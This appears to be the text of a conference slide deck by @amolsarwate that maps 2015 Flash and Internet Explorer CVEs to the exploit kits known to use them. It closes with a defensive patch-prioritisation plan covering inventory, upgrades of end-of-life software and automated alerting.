


Exploit Kits from last year



CVE	VULNERABILITY	EXPLOIT KIT
CVE-2015-0313	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-04)	Hanjuan, Angler,
CVE-2015-0311	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-03)	SweetOrange, Rig, Fiesta, Nuclear, Neutrino, Magnitude, Angler
CVE-2015-2419	Microsoft Internet Explorer Cumulative Security Update (MS15-065)	RIG,Nuclear Pack, Neutrino, Hunter,Angler
CVE-2015-0312	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-03)	Magniture, Angler
CVE-2015-0359	Adobe Flash Player Multiple Remote Code Execution Vulnerabilities (APSB15-06)	Fiesta,Angler, Nuclear, Neutrino, Rig, Magnitude
CVE-2015-0310	Adobe Flash Player Security Update (APSB15-02)	Angler
CVE-2015-0336	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-05)	Angler
CVE-2015-5560	Adobe Flash Player and AIR Multiple Vulnerabilities (APSB15-19)	Nuclear Pack
CVE-2015-2426	Microsoft Font Driver Remote Code Execution Vulnerability (MS15-078)	Magnitude
CVE-2015-5122	Adobe Flash Player Multiple Vulnerabilities (APSB15-18)	Hacking Team, Neutrino, Angler, Magnitude, Nuclear, RIG, NULL Hole
CVE-2015-5119	Adobe Flash Player and AIR Multiple Vulnerabilities (APSA15-03, APSB15-16)	Neutrino, Angler, Magnitude, Hanjuan, NullHole
CVE-2015-1671	Microsoft Font Drivers Remote Code Execution Vulnerabilities (MS15-044)	Angler
CVE-2015-3113	Adobe Flash Player Buffer Overflow Vulnerability (APSB15-14)	Magnitude, Angler, Rig, Neutrino
CVE-2015-3105/3104	Adobe Flash Player and AIR Multiple Vulnerabilities (APSB15-11)	Magnitude, Angler, Nuclear
CVE-2015-3090	Adobe Flash Player and AIR Multiple Vulnerabilities (APSB15-09)	Angler, Nuclear, Rig, Magnitude
CVE-2015-0336	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-05)	Nuclear,Angler, Neutrino, Magnitude

#7. Less than 1% of Vulnerabilities had an associated Exploit Kit



Applying Exploit knowledge



- Next Week: Create inventory of :
 - Applications with weaponized Exploit packs
 - EOL Applications and EOL Operating Systems
 - Vulnerabilities with working exploits
 - Vulnerabilities that can be remotely compromised
- Next Month:
 - Upgrade EOL applications
 - Patching all vulnerabilities with Exploit packs and exploits
- Next Quarter:
 - Automatic inventory and alerting
 - Debate if most exploited applications, like Flash, are required for business.

Thank You

@amolsarwate